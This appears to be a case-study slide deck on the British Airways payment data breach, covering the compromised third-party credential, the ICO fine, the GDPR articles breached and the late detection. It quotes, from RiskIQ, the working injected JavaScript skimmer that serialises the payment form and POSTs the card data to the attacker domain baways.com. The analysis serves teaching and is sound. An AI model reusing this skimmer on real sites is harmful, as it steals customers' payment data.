British Airways faces record £183m fine for data breach

8 July 2019

BA faces £183m fine over passenger data breach


ICO says personal data of 500,000 customers was stolen from website and mobile app

BUSINESS NEWS OCTOBER 16, 2020 / 5:42 AM / UPDATED A YEAR AGO

British Airways hit with UK data watchdog's biggest-ever fine

What Happened?

“Attacker”




Credential for the Citrix remote gateway of a third-party (“swissport”) employee was compromised

Malicious JS files were injected

MALICIOUS .JS FILES

WEBSITE



Users cardholder data was redirected from ”britishairways.com” website to an external third-party domain (www.BAways.com) -- attacker controlled

Injected JS code

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Source: RiskIQ

GDPR Violation by British Airways

Article 5(1)(f) -- *Personal data shall be processed in a manner that ensures appropriate security of the personal data, including protection against unauthorised or unlawful processing and against accidental loss, destruction or damage,using appropriate technical or organisational measures ('integrity and confidentiality')*

Article 32 -- *Requirements of security of processing which states that "…the controller and the processor shall implement appropriate technical and organizational measures to ensure a level of security appropriate to the risk…"*

Discussion

Delayed detection of the attack. British Airways was not able to detect the attack on it's own for almost two months is a very concerning factor as organisation of that scale and revenue should have better detection mechanisms in place.

Reduction of fine by a factor of nine. BA argued that it is wrong to treat turnover as the ”core quantification metric”, penalty regime lacks ”rational basis”. BA also regarded the breach as not the ”most severe breach” which points to the importance should there be a metric defined for level of breach to impose penalties. They also appealed for COVID-19 to be taken into account.